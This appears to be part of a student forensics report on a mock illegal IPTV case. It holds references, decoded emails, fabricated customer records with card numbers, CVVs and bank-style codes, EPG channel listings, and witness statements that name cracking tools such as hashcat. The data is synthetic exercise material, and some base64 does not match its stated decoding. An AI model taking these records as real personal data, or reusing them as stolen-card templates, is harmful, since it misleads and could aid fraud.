Services, I., 2022. *Xtream Codes IPTV - How to Watch Free Live Channels (Working)*. [online] IPTV WIRE. Available at: <<https://iptvwire.com/xtream-codes/>> [Accessed 10 April 2022].

Duraisamy, R., Verma, A., Ang, M. and Surana, N., 2021. Patch Now: Apache Log4j Vulnerability Called Log4Shell Actively Exploited. [online] TrendMicro. Available at: <https://www.trendmicro.com/en_us/research/21/l/patch-now-apache-log4j-vulnerability-called-log4shell-being-acti.html> [Accessed 4 March 2022].

Gallagher, S., 2021. Log4Shell Hell: anatomy of an exploit outbreak. [online] Sophos News. Available at: <<https://news.sophos.com/en-us/2021/12/12/log4shell-hell-anatomy-of-an-exploit-outbreak/>> [Accessed 4 March 2022].

Tung, L., 2021. US warns Log4j flaw puts hundreds of millions of devices at risk | ZDNet. [online] ZDNet. Available at: <<https://www.zdnet.com/article/log4j-flaw-puts-hundreds-of-millions-of-devices-at-risk-says-us-cybersecurity-agency/>> [Accessed 4 March 2022].

GitHub. 2021. GitHub - YfryTchsGD/Log4jAttackSurface. [online] Available at: <<https://github.com/YfryTchsGD/Log4jAttackSurface>> [Accessed 4 March 2022]

2021. SSA-661247: Apache Log4j Vulnerabilities (Log4Shell, CVE-2021-44228, CVE-2021-45046) - Impact to Siemens Products. 2nd ed. [ebook] Siemens ProductCERT, p.1. Available at: <<https://cert-portal.siemens.com/productcert/pdf/ssa-661247.pdf>> [Accessed 4 March 2022]..

Onlinemd5.com. n.d. Online MD5 Hash Generator & SHA1 Hash Generator. [online] Available at: <<http://onlinemd5.com/>> [Accessed 14 March 2022].

Forsyth, E., 2018. Dealing with Cyber Attacks—Steps You Need to Know. [online] NIST. Available at: <<https://www.nist.gov/blogs/manufacturing-innovation-blog/dealing-cyber-attacks-steps-you-need-know>> [Accessed 1 April 2022].

Infosec Resources. (2019). Digital Forensics Models. [online] Available at: <https://resources.infosecinstitute.com/digital-forensics-models/#gref> [Accessed 12 April. 2022].

Appendix

1.0 customer_complaint.eml

1.1 Base64 Encoded Text

SGVsbG8sCgpJIGhhdmUgY29udGludW91cyBwcm9ibGVtcyB3aXR0IHNoZmVhbWluZywgdXN1YWxseSBpdCB0eXBwZW5zIHdoZW4gSSBhbSB3YXRjaGlucyB0aGUgZ2FtZXMGZnJvbSBQcmVtaWVyIExlYWd1ZS4gSXQgZnJlZxcplcyBlbmVyeSAzMCIjZWNvbmRzIGFuZCBJIGNhbm5vdCB3YXRjaCB0aGUgZ2FtZS4KCKzpeCB0aGUgaXNzdWUgb3IgSSB3aWxsIGZpbmQgYW5vdGhlciBzdXBwbGlciB0aGF0IHNoZmVhbWluZm9vdGJhbGwgY29udGVudC4KCkkgYXR0YWN0IHRob3ZSBwY2FwIGZpbGUgZnJvbSBteSBkZXZpY2UuCgpKb2hu

1.2 Decoded Plaintext

Hello,

I have continuous problems with streaming, usually it happens when I am watching the games from Premier League. It freezes every 30 seconds and I cannot watch the game.

Fix the issue or I will find another supplier that streams football content.

I attach the pcap file from my device.

2.0 sellerZ.pdf

2.1 sellerZ.pdf's hash

[illegible]

2.2 Cracked PDF Contents

Seller Info

Damian Simpson

+441914960971

(020)74960072

Seller Info

Dr Conor O 'Connor

03069990300
(0116) 496 0306

Seller Info
Annette Hughes
0151 496 0499
+44118 4960636

Seller Info
Frank Harding
020 74960479
+44117 496 0172

Seller Info
Damian Richardson
+44(0)1632960475
+44(0)191 496 0392

Seller Info
Christopher Burton-Hughes
+44808 157 0749
+44(0)121 4960731

3.0 TiviMate

3.1 TiviMate.html

3.1.1 Tivimate not able to use url-tvg ?

Hello all,

I've imported iptv channel list from iptv-org and the m3u file include the epg in the url-tvg="....
But I find that tivimate is not able to make use of it i.e. epg url not shown in the playlist nor epg
information for the channels. Is there a way for tivimate to make use of it or I need to copy the url in
the url-tvg=".... into the epg section of the playlist ? Thanks.

CFLam

3.1.2 Help

I had subscribed for a year and I just ran out for some reason our payment wasn't working So I
cancelled the subscription and re-subscribed and now when I enter in my information to try to get my

playlist ,It's telling me that I have a five day trial and then I'll be charged on 7 November but when I try to use Tivimate it tells me that my subscription has expired

How do I fix this !??? and ASAP would be nice thanks

I'm on able to find any other place that I can contact somebody which is not appealing at all hoping for a response here

4.0 Neverdelete

*Each file has been compressed down as they contained hundreds of customer's details across all three files.

4.1 4761-neverdelete_0.jpg (Originally named: "customers_0.txt")

Duncan Parry
Studio 60c
Lydia manors
Lake Dorothyview
TW48 4NQ
(0113) 496 0320
15.12.179.207
emily71@example.com
GB05QMPZ11444668509184
676363526408
Maestro
765

Dr Phillip Wright
Studio 80s
Smith mount
Williamsville
W83 9JE
+44(0)1144960676
190.182.110.136
amanda85@example.org
GB34KDBG71691509183331
30007579489724
JCB 15 digit
632

Dr Teresa Dunn
Studio 8
Josh cliffs
Keithfort
W39 5WU
(0114)4960780

94.174.253.175
emma53@example.net
GB32ZYCD53063095038533
6586652173428647
VISA 19 digit
561

....

4.2 4763-neverdelete_1.jpg (Originally named: "customers_1.txt")

Dr Margaret Tomlinson
6 Nicholls garden
Port Gailton
TA83 6NY
0161 4960236
108.43.14.156
zholland@example.net
GB23OIAK41514001134694
4549354037325371
American Express
504

Raymond Ball
Studio 71T
Franklin brook
Cooperhaven
SK3M 6AU
(0113)4960582
99.157.189.44
josephinesmith@example.org
GB90BUXD88501407943750
5468440420432223
JCB 16 digit
243

Elliott Patel
3 Roy spur
Doddland
L0 5EW
+44131 496 0420
3.62.184.0
evansbruce@example.org
GB18FPFM91644142885416
639054080234
American Express
318

4.3 4765-neverdelete_2.jpg (Originally named: "customers_2.txt")

Mr Cameron Atkins

0 Sylvia rapids

Chloeshire

G72 3AD

(0121) 496 0691

146.61.228.69

grahammaacdonald@example.com

GB23OESZ58396320651876

4627723437600

American Express

706

Mr Glen Brady

Flat 52p

Beverley walks

Dennisville

L88 5YP

(0306) 999 0706

45.208.28.55

zallen@example.org

GB58UYUU18589083364759

3549017972928408

VISA 16 digit

373

Leanne Burns

Flat 5

Samantha row

New Connor

EX1 0RT

+44141 496 0050

180.24.195.74

harveyadrian@example.net

GB87QVTC42608937786817

213144401757322

JCB 16 digit

721

5.0 configs.zip / tvguide-xm1s

These files were also compressed down enough to demonstrate the evidence.

5.1 4378.xml

```
<channel id="028a7d98207d6cccdde2dee7da3fd185">
  <display-name>BT Sport 3</display-name>
  <icon src="/images/channels/028a7d98207d6cccdde2dee7da3fd185.png"/>
</channel>
<channel id="03c9f88a54910f471bb80c039e2a8fa1">
  <display-name>BT Sport 1</display-name>
  <icon src="/images/channels/03c9f88a54910f471bb80c039e2a8fa1.png"/>
</channel>
<channel id="2e040380d9fe16f8aa36d628a5a42190">
  <display-name>SkySp Golf</display-name>
</channel>
```

...

```
<programme start="20211027030000 +0100" stop="20211027040000 +0100"
channel="028a7d98207d6cccdde2dee7da3fd185">
  <title lang="en">Ligue 1 Highlights</title>
  <desc lang="en">A look back at all the recent action from French Ligue 1, including Marseille
v PSG, Lille v Brest and Monaco v Montpellier.</desc>
</programme>
<programme start="20211027040000 +0100" stop="20211027050000 +0100"
channel="028a7d98207d6cccdde2dee7da3fd185">
  <title lang="en">UEFA Champions League Review</title>
  <desc lang="en">A round-up of all the latest action from the UEFA Champions League,
including Manchester United v Atalanta and Chelsea v Malmo.</desc>
</programme>
<programme start="20211027050000 +0100" stop="20211027060000 +0100"
channel="028a7d98207d6cccdde2dee7da3fd185">
  <title lang="en">UEFA Europa League Highlights Show</title>
  <desc lang="en">All the best action from matchday three of the Europa League including
highlights from Spartak Moscow v Leicester, Celtic v Ferencvaros, West Ham v Genk and
Rangers v Brondby.</desc>
</programme>
```

5.2 7365.xml

```
<channel id="00da025711e82cf319cb488d5988c099">
```



```

    <display-name>Sony Movies</display-name>
  </channel>
  <channel id="0e46bce23a1cca2747bc7536e2ce53d7">
    <display-name>Sky Premiere</display-name>
  </channel>
  <channel id="3545ace8befb5646f2ee9a8d0f1053b2">
    <display-name>Sky Superhero</display-name>
  </channel>

```

...

```

<programme start="20211027052500 +0100" stop="20211027071000 +0100"
channel="a09999f400d3adef642e2a18e229eb7">
  <title lang="en">Daredevil</title>
  <desc lang="en">Ben Affleck stars as Matt Murdock, a blind superhero who stands up to a
ruthless crime lord. Action with Colin Farrell and Jennifer Garner. (2003)(99mins) Also in
HD</desc>
</programme>
<programme start="20211027071000 +0100" stop="20211027085000 +0100"
channel="a09999f400d3adef642e2a18e229eb7">
  <title lang="en">The Losers</title>
  <desc lang="en">A special forces team are betrayed while on a mission deep in the Bolivian
Jungle, and must join forces with a mysterious operative. Starring Chris Evans. (2010)(97mins)
Also in HD</desc>
</programme>
<programme start="20211027085000 +0100" stop="20211027105000 +0100"
channel="a09999f400d3adef642e2a18e229eb7">
  <title lang="en">San Andreas</title>
  <desc lang="en">When a huge earthquake hits, helicopter pilot Dwayne Johnson and his
estranged wife search California for their daughter. Disaster epic. (2015)(110 mins) Also in
HD</desc>
</programme>

```

5.3 9437.xml

```

<channel id="1475611020f8d0be2662c20838ddc555">
  <display-name>AMC from BT</display-name>
  <icon src="/images/channels/1475611020f8d0be2662c20838ddc555.png"/>
</channel>
<channel id="1c66f0fd447fae90cd0ad83e187dd960">
  <display-name>Channel 5</display-name>
  <icon src="/images/channels/1c66f0fd447fae90cd0ad83e187dd960.png"/>
</channel>
<channel id="1dddd32016b16d1489d41cb6be981ae3">

```

```
<display-name>QUEST</display-name>
</channel>
```

...

```
<programme start="20211027210000 +0100" stop="20211027220000 +0100"
channel="a3c70f4c25110a9ca84f7c604023ee6c">
  <title lang="en">QI XL</title>
  <desc lang="en">Queens: Sandi Toksvig looks at some queens with Alan Davies, Colin Lane,
Sarah Millican and David Mitchell. S17 Ep14</desc>
  <episode-num system="onscreen">s17.e14</episode-num>
</programme>
<programme start="20211027220000 +0100" stop="20211027230000 +0100"
channel="a3c70f4c25110a9ca84f7c604023ee6c">
  <title lang="en">New: Outsiders</title>
  <desc lang="en">Tempers flare as the comedians take pot shots at one another in a hunting
challenge, but they come together to convert David Mitchell to their whacky new religion. S1
Ep5</desc>
  <episode-num system="onscreen">s01.e05</episode-num>
</programme>
<programme start="20211027230000 +0100" stop="20211028000000 +0100"
channel="a3c70f4c25110a9ca84f7c604023ee6c">
  <title lang="en">Question Team</title>
  <desc lang="en">Making up Richard Ayoade's self-quizzing collective are Nish Kumar with a
round about movies, Rosie Jones on dictators, Maisie Adam on driving tests, and special guest
Mat Ewins. S1 Ep3</desc>
  <episode-num system="onscreen">s01.e03</episode-num>
</programme>
```

6.0 passport.eml

6.1 Base64 Encoded Text

QXMgZGlzY3Vzc2VklCB0aGUgcGhvdG8gZm9yIHRoZSBwYXNzcG9ydC4gd2UgYWdyZWVkl
DIwMDAgVVNELi4=

6.2 Decoded Plaintext

As discussed, the photo for the passport. we agreed 2000 USD..

7.0 Witness Statements

7.1 Expert Witness Statement

Expert Witness Statement For Case Against Illegal IPTV Operation

1. **Technicians Brief:** An individual was arrested at his work office after the result of a month-long investigation that found that the arrested suspect allegedly harvested emails in which he used those emails to spam his coworkers and their contacts to subscribe to an illegal IPTV streaming service using his company workstation. The workstation was seized from the office and made its way down through the ranks to CSI Jarvis who was tasked with creating a replica image of the suspect's computer and to investigate it.

2. **Evidence:** The evidence gathered from the suspect's computer had several ties to the illegal IPTV operation where the suspect had all the files on his computer needed to host this website himself. In addition, we also found two emails that directly ties the suspect to the IPTV operating as he received an email from a customer who stated the fact that he was having issues streaming Premier League content. He also received an email from what we assume was the company's broadband provider stating that the television show Brooklyn Nine-Nine was illegally shared on that network. Two forums from the popular interesting post website Reddit were also found regarding a piece of software now known as TiviMate which was the exact name of the files that the suspect had on his computer. We found three files containing information on customers such as names, addresses and credit card information leading us to believe they're lists of the customers who have subscribed to TiviMate. We also found evidence encrypted containing three XMLs files containing a list of TV channels and TV programs drawing to the conclusion that the suspect was hosting TiviMate, illegally streaming these TV programs and TV channels to the customers on the lists found.

3. **Investigation Model Used:** This investigation was conducted using DFRWS, including six steps: Identification, Preservation, Collection, Examination, Analysis and Presentation.

Identification was met during the first stage of this investigation where the officers assigned to arrest the suspect and the onsite CSIs would have discovered and identified the suspect's company workstation as the first and critical piece of evidence. Preservation was conducted when we made sure that the integrity of this investigation was not compromised by conducting a chain of custody and making sure that the evidence was not tampered with in any way post the identification stage including taking a hash of the image and CSI Jarvis matching it while analysing. The next couple of steps; Collection, Examination and Analysis are all extremely similar in the way that they're conducted. All three steps are met when CSI Jarvis begins to analyse the suspect's image in order to identify useful information and uncover any evidence to strengthen the case against the suspect. The final stage of DFRWS is Presentation; where we

take a step back and look at all the evidence and the conclusions that we draw from it and present the entire case as a whole (Infosec Resources, 2019).

7.2 Technical Witness Statement

Technical Witness Statement For Case Against Illegal IPTV Operation

1. **Case Reference:** s000002
2. **Author:** Crime Scene Investigator (CSI) Jarvis
3. **Report Version:** 1.0
4. **Evidence:**
 - a. Image File: 000002_win7.E01
 - b. Image Information: /s000002_win7.E01.txt
 - i. Acquired Using: ADI3
 - ii. Source Type: Physical
 - iii. Bytes per Sector: 512
 - iv. Sector Count: 41943040
 - v. Image Type: Raw (dd)
 - vi. Source data size: 20480 MB
 - vii. Sector count: 41943040
 - viii. MD5 checksum: a179d99b8a58e087978f96cd855cc991
 - ix. SHA1 checksum: 60fcd457d365ed4948d20783c0ba763e9e95a386
 - x. Acquisition started: Tue Feb 22 12:45:48 2022
 - xi. Acquisition finished: Tue Feb 22 12:47:27 2022
 - c. Hash Reference: md5s
 - i. 4cb40c55811ba0a36150cccfc38a2efd ./s5115232/s000002_win7.E01.txt
 - ii. d22b4c47b31c84ae8885b5ff693248d3 ./s5115232/s000002_win7.E01
5. **Chain of Custody:** Suspect's Office → Detective Wicks → Chief of Police → Forensics Department → CSI Jarvis → Evidence Lockup
Detectives and CSIs took possession of the suspect's computer as the first stage of evidence gathering, this computer was passed down the chain of custody until CSI Jarvis took an image of the suspect's computer then passed it along to where it was locked up tightly in the evidence lockup.
6. **Expert Brief Summary:** CSI Jarvis was directed by the chief to make an image of the suspect's computer to maintain integrity and to then investigate the image to uncover any useful information or evidence to strengthen the case against the suspect.
7. **CSI Jarvis's Experience and Qualifications:** CSI Jarvis holds a BSc and a MSc from Oxford University in Cyber Security. He has worked with several police stations as well as a short time working with Action Fraud and GCHQ.

8. **Investigation Environement:** The Investigation was conducted in the Metropolitan Police station in the digital security and computer forensics labatory. The labatory is split into two rooms separated by a locked door that requires a pin to open which is only known to CSI Jarvis and the rest of the CSI team as well as a few individual higher ups. The computers in the laboratory are using an Intel Core i7-8700 CPU and 64GBs of memory. Their host OS is Linux Debian v4,19,67-2. The computers have installed VMware Workstation 16 Pro v16.1.2 build-17966106 which we used to run a guest OS of Kali Linux v5.10.0-kali9-amd64. The tools used were pdf2john, zip2john, StekSeek 0.6 and hashcat v6.2.5. We were also using AccessData's FTK Imager; v4.7.1.2 and Autopsy v4.19.3.
9. **Integrity Checking:** CSI Jarvis received the evidence along with a text file containing the hash; d22b4c47b31c84ae8885b5ff693248d3. Before he conducted this investigation the first thing CSI Jarvis did was to take the hash of the evidence file and compare it with the hash supplied which matched showing that the image wasn't tampered with in any way as even a small change would produce a whole new hash.
10. **Processes:** CSI Jarvis first started by uploading the image file to both FTK Imager and Autopsy which allowed CSI Jarvis to analyse the contents of the image. Both tools put the most interesting items into categories which allowed CSI Jarvis to easily investigate the files that were suspected to be encrypted or encoded. Upon finding any information encoded, CSI Jarvis set out to decode them using Base64.